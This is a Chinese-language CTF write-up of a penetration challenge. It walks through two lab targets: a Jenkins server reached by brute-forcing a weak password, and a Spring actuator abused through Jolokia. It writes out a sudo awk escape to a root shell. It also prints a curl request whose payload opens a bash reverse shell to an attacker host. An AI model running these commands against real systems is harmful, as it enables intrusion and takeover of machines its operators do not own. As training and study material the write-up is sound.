渗透·实战挑战赛-WP
前言
这是上个月的一个渗透挑战赛的一个 WP,因为当时有点事情没有现场打,经过一个大佬复现靶场后,也是抽出时间,一点点的接近打完了,还有一个,因为短时间内不能多次请求 docker 环境,所以只能下次补上。
pipeline-peek-lab

我们启动靶场后,访问发现了如下页面



对其目录扫描,发现并未暴露敏感信息,采用指纹识别,注意到这是一个 Jenkins 2.541.3

根据 版本漏洞,搜索,发现并未存在能在未登录情况下的利用漏洞,对其抓包,发现账号密码未加密,尝试弱密码爆破。

爆破出来,成功登录
登录后,我们注意到

进入到这里


此时,可以进行远程 RCE


此时进行反弹shell
成功拿到shell,此时我们可以尝试提权,因为权限过小。


看看 /home 下有没有弱密码什么的,结果没有。采用 sudo -l 查看是否存在 sudo 提权。

此时可以提权了
sudo /usr/bin/awk 'BEGIN {system("/bin/bash")}'
404-node-docker

我们同样的打开页面,发现是一个 404

然后对他进行目录扫描,发现暴露了大量端点

此时访问 heapdump,下载了一个文件,将其放在 kali 里,进行读取

访问一下其他的

同样的也只是版本漏洞,发现可以通过 Jolokia 进行一个远程RCE,打一个CVE
curl -s "http://192.168.80.130:50138/actuator/;/jolokia" \
  -H "Content-Type: application/json" \
  -d '{
    "type":"EXEC",
    "mbean":"com.example:type=Diagnostics",
    "operation":"runDiagnostic",
    "arguments":["bash -c \"bash -i >& /dev/tcp/192.168.80.129/1314 0>&1\""]
  }'
反弹成功

后续因为sudo,SUID都无法提权,所以尝试内核提权,脏牛即可。就不过多赘述了。
log-audit-lab
